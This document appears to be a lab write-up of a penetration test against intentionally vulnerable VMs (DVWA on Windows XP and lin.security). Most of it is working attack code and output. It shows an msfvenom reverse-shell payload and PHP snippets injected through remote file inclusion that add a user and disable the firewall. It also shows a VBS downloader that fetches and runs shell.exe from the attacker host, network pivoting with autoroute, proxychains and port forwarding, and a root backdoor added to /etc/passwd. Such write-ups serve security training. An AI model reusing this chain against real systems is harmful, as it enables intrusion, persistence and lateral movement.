

# ***pivot***

Using netdiscover to discover victim ip

Victim ip: 192.168.40.157

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.40.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.40.2	00:50:56:f2:a8:47	1	60	VMware, Inc.
192.168.40.157	00:0c:29:8b:5e:7b	1	60	VMware, Inc.
192.168.40.254	00:50:56:ee:4b:82	1	60	VMware, Inc.

Nmap version scan

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Apache httpd 2.4.3 ((Win32) OpenSSL/1.0.1c PHP/5.4.7)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
443/tcp	open	ssl/ssl	Apache httpd (SSL-only mode)
3306/tcp	open	mysql	MySQL (unauthorized)
3389/tcp	open	ms-wbt-server	Microsoft Terminal Service

Nmap default scripts

```

root@kali:/pivot# nmap -sC -p- winxp
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-10 13:37 +08
Nmap scan report for winxp (192.168.40.157)
Host is up (0.00065s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE
80/tcp    open  http
| http-title: Object not found!
|_Requested resource was splash.php
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
| http-title: Object not found!
|_Requested resource was splash.php
|_ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after: 2019-11-08T23:48:47
|_ssl-date: 2020-01-10T05:37:50+00:00; -1s from scanner time.
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:8B:5E:7B (VMware)

Host script results:
|_clock-skew: mean: -2h40m01s, deviation: 4h37m07s, median: -1s
|_nbstat: NetBIOS name: WEBPC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:8b:5e:7b (VMware)
|_smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: webpc
|   NetBIOS computer name: WEBPC\x00
|   Domain name: hack.net
|   Forest name: hack.net
|   FQDN: webpc.hack.net
|   System time: 2020-01-10T13:37:50+08:00
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

```


### Creating meterpreter payload

```

root@kali:/pivot# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.40.154 LPORT=44444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:/pivot#

```

### Testing if we are able to utilise RFI



### Logs showing files downloaded from attacking machine

```
root@kali:/pivot# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.40.157 - - [10/Jan/2020 13:54:28] "GET /hello.txt HTTP/1.0" 200 -
```


Php code to test for rce

```
<?php

$rce = "dir";
echo "<pre>";
passthru($rce);
echo "</pre>";

?>
```

Confirming that rce successful



Volume in drive C has no label.  
Volume Serial Number is E04E-4C87

Directory of C:\xampp\htdocs\DVWA\vulnerabilities\fi

06/27/2019 01:06 PM

06/27/2019 01:06 PM

06/27/2019 01:05 PM 604 file1.php

06/27/2019 01:05 PM 608 file2.php

06/27/2019 01:05 PM 972 file3.php

06/27/2019 01:05 PM 372 file4.php

06/27/2019 01:06 PM

help

06/27/2019 01:05 PM 971 include.php

06/27/2019 01:05 PM 1,005 index.php

06/27/2019 01:06 PM

source

6 File(s) 4,532 bytes

4 Dir(s) 4,969,709,568 bytes free

Php code for adding local user

```
<?php

$rce = "net user localuser P@ssw0rd1 /add && net user localuser";

echo "<pre>";
passthru($rce);
echo "</pre>";

?>
```

Confirming that adding user is successful

winxp/dvwa/vulnerabilities/fi/?page=http://192.168.40.154/php.txt

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The command completed successfully.

User name	localuser
Full Name	
Comment	
User's comment	
Country code	000 (System Default)
Account active	Yes
Account expires	Never
Password last set	1/10/2020 2:05 PM
Password expires	2/22/2020 12:52 PM
Password changeable	1/10/2020 2:05 PM
Password required	Yes
User may change password	Yes
Workstations allowed	All
Logon script	
User profile	
Home directory	
Last logon	Never
Logon hours allowed	All
Local Group Memberships	*Users
Global Group memberships	*None

The command completed successfully.

Php code to disable firewall

```
<?php

echo "<pre>";
passthru("netsh firewall set opmode disable");
echo "</pre>";

?>
```



Php code to download vbs file

```
root@kali:/pivot# cat php.txt
<?php

# Attacking svr
$attack = "http://192.168.40.154/download.txt";

# Open file for writing
$fname = fopen('./download_shell.vbs', 'w');

# Write content to file
fwrite($fname, file_get_contents($attack));

# Close file
fclose($fname);

?>
```

Vbs code to download meterpreter shell

<https://stackoverflow.com/questions/2973136/download-a-file-with-vbs>

```

root@kali:/pivot# cat download.txt
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", "http://192.168.40.154/shell.exe", False
xHttp.Send

with bStrm
    .type = 1 '///binary
    .open
    .write xHttp.responseBody
    .savetofile "c:\xampp\htdocs\dwva\vulnerabilities\fi\shell.exe", 2 '///overwrite
end with

```

Php code to check if file is in directory and if content is what we intended

```

<?php

echo "<pre>";
passthru("dir && type download_shell.vbs");
echo "</pre>";

?>

```

Php code to execute vbs script that downloads a meterpreter shell

```

<?php

echo "<pre>";
passthru("cscript download_shell.vbs");
echo "</pre>";

?>

```

Logs confirming that file is downloaded

```

192.168.40.157 - - [10/Jan/2020 16:37:22] "GET /shell.exe HTTP/1.1" 200 -

```

Php code to execute shell

```
<?php

echo "<pre>";
passthru("cmd /c shell.exe");
echo "</pre>";

?>
```

Reverse shell popped

```
msf exploit(multi/handler) > set lhost eth0
lhost => 192.168.40.154
msf exploit(multi/handler) > set lport 44444
lport => 44444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.154:44444
[*] Sending stage (179779 bytes) to 192.168.40.157
[*] Meterpreter session 1 opened (192.168.40.154:44444 -> 192.168.40.157:1953) at 2020-01-10 16:38:49 +0800

meterpreter > 
```

2 ethernet adapter

Another subnet is on 192.168.202.0/24

```

meterpreter > ipconfig

Interface 1
=====
Name           : MS TCP Loopback interface
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1520
IPv4 Address   : 127.0.0.1

Interface 65539
=====
Name           : VMware Accelerated AMD PCNet Adapter #2
Hardware MAC   : 00:0c:29:8b:5e:71
MTU            : 1500
IPv4 Address   : 192.168.202.133
IPv4 Netmask   : 255.255.255.0

Interface 65540
=====
Name           : VMware Accelerated AMD PCNet Adapter - Packet Scheduler Miniport
Hardware MAC   : 00:0c:29:8b:5e:7b
MTU            : 1500
IPv4 Address   : 192.168.40.157
IPv4 Netmask   : 255.255.255.0

meterpreter > █

```

## Pivoting

```

msf post(multi/manage/autoroute) > sessions -l

Active sessions
=====

  Id  Name  Type                Information                                Connection
  --  ---  ---                -
  1    meterpreter x86/windows HACK\normaluser @ WEBPC 192.168.40.154:44444 -> 192.168.40.157:1953 (192.168.40.157)

msf post(multi/manage/autoroute) > set session 1
session => 1
msf post(multi/manage/autoroute) > set subnet 192.168.202.0
subnet => 192.168.202.0
msf post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module.
[*] Running module against WEBPC
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.40.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.202.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf post(multi/manage/autoroute) > █

```

Using autoroute to create route to hidden subnet



```
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
=====

Subnet          Netmask          Gateway
-----          -
192.168.40.0    255.255.255.0    Session 1
192.168.202.0   255.255.255.0    Session 1

meterpreter > █
```

Configuring socks for proxychain

```
msf auxiliary(server/socks4a) > options

Module options (auxiliary/server/socks4a):

Name          Current Setting  Required  Description
-----          -
SRVHOST        0.0.0.0          yes       The address to listen on
SRVPORT        1080             yes       The port to listen on.

Auxiliary action:

Name          Description
-----          -
Proxy

msf auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 0.

[*] Starting the socks4a proxy server
msf auxiliary(server/socks4a) > █
```

133 - pivot machine

134 - DC

135 - linux

```
C:\xampp\htdocs\DVWA\vulnerabilities\fi>(for /L %a IN (1,1,254) DO ping /n 1 /w 3 192.168.202.%a) | find "Reply" > ping_only_replies.txt
C:\xampp\htdocs\DVWA\vulnerabilities\fi>type ping_only_replies.txt
type ping_only_replies.txt
Reply from 192.168.202.1: bytes=32 time<1ms TTL=128
Reply from 192.168.202.133: bytes=32 time<1ms TTL=128
Reply from 192.168.202.134: bytes=32 time<1ms TTL=128
Reply from 192.168.202.135: bytes=32 time=1ms TTL=64
C:\xampp\htdocs\DVWA\vulnerabilities\fi>
```

#### Proxychains method

```
root@kali:/pivot# proxychains ssh bob@192.168.202.135
ProxyChains-3.1 (http://proxychains.sf.net)
bob@192.168.202.135's password:
```

**lin.security**

Welcome to lin.security | <https://in.security> | version 1.0

```
bob@linsecurity:~$ ls
bob@linsecurity:~$ dir
bob@linsecurity:~$
```

#### Portfwd method

```
meterpreter > portfwd add -l 22222 -p 22 -r 192.168.202.135
[*] Local TCP relay created: :22222 <-> 192.168.202.135:22
```

```
meterpreter > portfwd list
```

#### Active Port Forwards

=====

Index	Local	Remote	Direction
-----	-----	-----	-----
1	0.0.0.0:22222	192.168.202.135:22	Forward

1 total active port forwards.

```
meterpreter >
```

```
root@kali:/pivot# ss -ntl
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port
LISTEN     0            128         0.0.0.0:22222            0.0.0.0:*
LISTEN     0            5          0.0.0.0:80              0.0.0.0:*
LISTEN     0            128         0.0.0.0:1080            0.0.0.0:*
root@kali:/pivot#
```

```
root@kali:/pivot# ssh bob@127.0.0.1 -p 22222
The authenticity of host '[127.0.0.1]:22222 ([127.0.0.1]:22222)' can't be established.
ECDSA key fingerprint is SHA256:I+wq8xJmIaf4EveLeaB70dPi9oP2lx9jU0cJ2Cx9ngQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[127.0.0.1]:22222' (ECDSA) to the list of known hosts.
bob@127.0.0.1's password:
```

**lin.security**

Welcome to lin.security | <https://in.security> | version 1.0

```
bob@linsecurity:~$
```

#### Priv escalation

```
User bob may run the following commands on linsecurity:
(ALL) /bin/ash, /usr/bin/awk, /bin/bash, /bin/sh, /bin/csh, /usr/bin/curl, /bin/dash, /bin/ed, /usr/bin/env,
      /usr/bin/expect, /usr/bin/find, /usr/bin/ftp, /usr/bin/less, /usr/bin/man, /bin/more, /usr/bin/scp, /usr/bin/socat,
      /usr/bin/ssh, /usr/bin/vi, /usr/bin/zsh, /usr/bin/pico, /usr/bin/rvim, /usr/bin/perl, /usr/bin/tclsh, /usr/bin/git,
      /usr/bin/script, /usr/bin/scp
```

#### Generate password

```
bob@linsecurity:~$ openssl passwd -1 password
$1$EXwL8jF0$cYrnuM.bvPRH0cTkH0XF2/
bob@linsecurity:~$
```

#### Edit password file with new hash

```
bob@linsecurity:~$ sudo pico /etc/passwd
bob@linsecurity:~$
```

```
backdoor:$1$EXwL8jF0$cYrnuM.bvPRH0cTkH0XF2/0:0:backdoor:/tmp/.backdoor:/bin/bash
```

#### Escalate to root with new privileges

```
bob@linsecurity:~$ su backdoor
Password:
root@linsecurity:/home/bob# █
```